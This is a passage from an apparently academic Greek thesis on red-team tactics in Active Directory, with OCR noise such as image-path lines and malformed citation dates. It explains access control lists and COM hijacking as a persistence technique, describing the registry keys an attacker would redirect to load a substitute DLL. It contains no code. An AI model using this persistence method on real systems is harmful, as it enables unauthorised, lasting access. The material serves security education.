


Εικόνα 5: Σχηματική παράσταση αμφίδρομης σχέσης μεταξύ των Domain (Πηγή: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc759554(v=ws.10)?redirectedfrom=MSDN Ημερομηνία πρόσβασης πηγής: 01/06/222).

1.17 Λίστες Ελέγχου Πρόσβασης


Οι λίστες ελέγχου πρόσβασης (Access Control Lists) είναι πίνακες ή απλές λίστες που ορίζουν τους διαχειριστές που έχουν πρόσβαση σε ένα αντικείμενο του Domain και επίσης τι είδους πρόσβαση έχουν. Ένας διαχειριστής μπορεί να είναι οποιοσδήποτε κύριος ασφαλείας όπως λογαριασμός χρήστη, ομάδα ή περίοδος σύνδεσης. Οι λίστες ελέγχου πρόσβασης διακρίνονται σε δυο κατηγορίες:

- DACL (Discretionary Access Control List): Οι λίστες ελέγχου διακριτικής πρόσβασης αφορούν τα χαρακτηριστικά-τύπο των δικαιωμάτων εισόδου που έχει ένας θεματοφύλακας σε ένα αντικείμενο (Εικόνα 6).



Εικόνα 6: Λίστες DACL (Πηγή: https://techcommunity.microsoft.com/t5/security-compliance-and-identity/active-directory-access-control-list-8211-attacks-and-defense/ba-p/250315 Ημερομηνία πρόσβασης πηγής: 01/06/222).

- SACL (System Access Control List): Οι λίστες ελέγχου πρόσβασης συστήματος αφορούν τον έλεγχο των δικαιωμάτων που θεσπίζονται σε ένα αντικείμενο (Εικόνα 7). Παράλληλα οι λίστες SACL παράγουν αρχεία καταγραφής σε όλες τις ενέργειες που λαμβάνουν χώρα πάνω σε ένα αντικείμενο από οποιοδήποτε χρήστη του δίκτυού.



Εικόνα 7: Λίστες SACL (Πηγή: http://www.labofapenetrationtester.com/2018/05/dcshadow-sacl.html Ημερομηνία πρόσβασης πηγής: 01/06/222).


Κεφάλαιο 2: Τεχνικές - Τακτικές και Αδυναμίες

Τεχνικές και τακτικές που ακολουθεί μια κόκκινη ομάδα διαφοροποιούνται από αυτές της δοκιμής διήθησης όπως ήδη προαναφέρθηκε στο προηγούμενο κεφάλαιο. Έτσι λοιπόν αφού η κόκκινη ομάδα πάρει πρόσβαση μέσα σε ένα εταιρικό δίκτυο Active Directory θα χρησιμοποιήσει τις παρακάτω τεχνικές είτε για να κάνει κλιμάκωση προνομίων σε κάποιο τοπικό διαχειριστή, είτε για να κινηθεί πλευρικά στο δίκτυο αλλά και για να καταφέρει να εκμεταλλευτεί υψηλά δικαιώματα Κεντρικού Διαχειριστή ή Διαχειριστή Τομέα. Σε αυτό το κεφάλαιο αναφέρονται τεχνικές, τακτικές, εργαλεία αλλά και αδυναμίες τα οποία μια κόκκινη ομάδα χρησιμοποιεί σε μια συμπλοκή ασφαλείας.

2.1 Host Persistence


Πρώτο μέλημα της κόκκινης ομάδας αφού έχει πάρει πρόσβαση σε ένα τοπικό υπολογιστή (workstation), είναι να διαφυλάξει ότι αν για οποιαδήποτε αίτια κλείσει η σύνδεση beacon του Team Server με τον τοπικού υπολογιστή (στόχος), να είναι σε θέση να ξανά κερδίσει κάποιο νέο beacon. Υπάρχουν πολλές τεχνικές Host Persistence μέσω μητρώα καταχωρητών (registry keys), task scheduler και φακέλους εκκίνησης. Σε αυτή την διπλωματική θα αναλύσουμε μια πιο συνθέτη τεχνική το COM Hijacking. Το Component Object Model (COM) είναι μια τεχνολογία της Microsoft που επιτρέπει την ενδοεπικοινωνία μεταξύ στοιχείων λογισμικού διαφορετικών γλωσσών (Εικόνα 8). Το COM προσφέρει τυπικές διεπαφές οι οποίες όταν υλοποιούνται από δύο διαφορετικές εφαρμογές (γραμμένες σε διαφορετικές γλώσσες), επιτρέπουν τη ροή πληροφοριών μεταξύ τους.

- Διακομιστής COM: Οντότητα που διαθέτει τη λειτουργικότητα επιθυμίας (π.χ. Λογισμικό Α).
- COM Πελάτης: Οντότητα που ζητά τη λειτουργικότητα (π.χ. Λογισμικό Β).




Εικόνα 8: Σχηματική παράσταση της επικοινωνίας COM.

Κάθε στοιχείο COM προσδιορίζεται μέσω ενός αναγνωριστικού κλάσης (CLSID), το οποίο είναι ένα ψευδοτυχαίο παγκοσμίως μοναδικό αναγνωριστικό. Κάθε στοιχείο COM εκθέτει τη λειτουργικότητα μέσω μιας ή περισσότερων διεπαφών, που προσδιορίζονται μέσω αναγνωριστικών διεπαφής (IID). Μια κλάση COM (coclass) είναι μια υλοποίηση μιας ή περισσότερων διεπαφών, που αντιπροσωπεύονται από το CLSID τους ή ένα αναγνωριστικό προγραμματισμού (ProgID) (Εικόνα 9).




Εικόνα 9: Σχηματική παράσταση υλοποίησης COM Class.

Στα Windows, οι κλάσεις COM και οι διεπαφές ορίζονται στο μητρώο στο HKEY_CLASSES_ROOT\CLSID και HKEY_CLASSES_ROOT\Interface αντίστοιχα. Υπάρχει επίσης COM χωρίς εγγραφή (RegFree COM) που επιτρέπει σε ένα στοιχείο COM να υπάρχει χωρίς τη χρήση του μητρώου. Σε αυτήν την περίπτωση, δεδομένα όπως το CLSID αποθηκεύονται σε ένα αρχείο μανιφέστου XML. Τα αντικείμενα COM μηχανής βρίσκονται στο HKEY_LOCAL_MACHINE\Software\Classes και τα αντικείμενα ανά χρήστη στο HKEY_CURRENT_USER\Software\Classes. Στη συνέχεια, αυτές οι τοποθεσίες συγχωνεύονται για να σχηματίσουν HKEY_CLASSES_ROOT (Εικόνα 10).



Εικόνα 10: Δημιουργία του CLSID registry key.

Οι εγγραφές στο HKCU έχουν προτεραιότητα. Εάν ένα αντικείμενο COM βρίσκεται μέσα στο HKLM, μπορεί να τοποθετηθεί μια διπλή καταχώρηση στο HKCU που θα εκτελεστεί πρώτα (Εικόνα 12).




Εικόνα 11: Προτεραιότητα registry keys.

Στο μητρώο, υπάρχουν δύο κλειδιά καταχωρητές:

- Το κλειδί LocalServer32 αντιπροσωπεύει την πλήρη διαδρομή προς μια εκτελέσιμη υλοποίηση (exe).
- Το κλειδί InprocServer32 αντιπροσωπεύει την πλήρη διαδρομή προς μια υλοποίηση βιβλιοθήκης δυναμικής σύνδεσης (DLL).

Το COM μπορεί να χρησιμοποιηθεί για την ενσωμάτωση μιας εφαρμογής λειτουργικά σε μια άλλη. Η δυνατότητα ενσωμάτωσης ενός φύλλου excel σε ένα έγγραφο word ή ενός εγγράφου word σε ένα φύλλο excel. Η διαδικασία λειτουργίας του COM είναι η εξής:

1) Όταν ένας πελάτης COM θέλει να αποκτήσει πρόσβαση σε ένα στοιχείο com, πραγματοποιεί μια κλήση στη συνάρτηση API των Windows «συνδημιουργία παρουσίας», συμπεριλαμβανομένου του «αναγνωριστικού κλάσης (CLSID)» που επιθυμείτε.
2) Τα Windows ελέγχουν το μητρώο στην περιοχή HKEY__CLASSES__ROOT\CLSID για να εντοπίσουν πού βρίσκεται ο κωδικός για το στοιχείο.
3) Το μητρώο στέλνει πίσω στα Windows τη διαδρομή που βρίσκεται και το όνομα αρχείου του αρχείου dll.
4) Τα Windows δημιουργούν ένα στιγμιότυπο του dll και προκαλούν τη μέθοδο `DllGetClassObject()` μέσω του `DllMain()` για την ανάκτηση ενός δείκτη στο αντικείμενο.
5) Αυτό επιστρέφεται στην αιτούμενη εφαρμογή.
6) Η ζητούμενη εφαρμογή (COM Client) καλεί μια σειρά από λειτουργίες διεπαφής στον COM Server, οι οποίοι στην πραγματικότητα εκτελούν τις ενέργειες που θέλει και επιστρέφουν τιμές στο COM Client (Εικόνα 12).



Εικόνα 12: Σχηματική παράσταση πλήρους λειτουργίας COM.


Το COM Hijacking είναι αξιοσημείωτο όταν μια κόκκινη ομάδα είναι σε θέση να τροποποιήσει αυτές τις εγγραφές για να παραπέψουν σε διαφορετικό DLL. Έτσι, όταν μια εφαρμογή για παράδειγμα προσπαθεί να καλέσει μια συγκεκριμένη coclass, αντί να φορτώσει το C:\Windows\System32\ieframe.dll, θα φορτώσει το π.χ. C:\Temp\evil.dll.

Ο κίνδυνος με το COM Hijacking είναι να διαλυθεί η λειτουργικότητα του συστήματος. Μερικές φορές η εφαρμογή που θα προσπαθήσει να εκμεταλλευτεί μια κόκκινη ομάδα θα είναι μια σχετικά συνηθισμένη εφαρμογή τρίτου μέρους, μπορεί να είναι μια κρίσιμη επιχειρηματική εφαρμογή ή μπορεί να είναι ολόκληρο το λειτουργικό σύστημα. Το COM Hijacking χωρίς κατανόηση στο τι κάνει ή για ποιο σκοπό, αποτελεί μια πολύ κακή ιδέα σε ένα ζωντανό παραγωγικό περιβάλλον.

Όπως έχουμε αναφέρει πιο πάνω το COM Hijacking είναι μια επικίνδυνη τεχνική καθώς η έλλειψη γνώσης της συγκεκριμένης

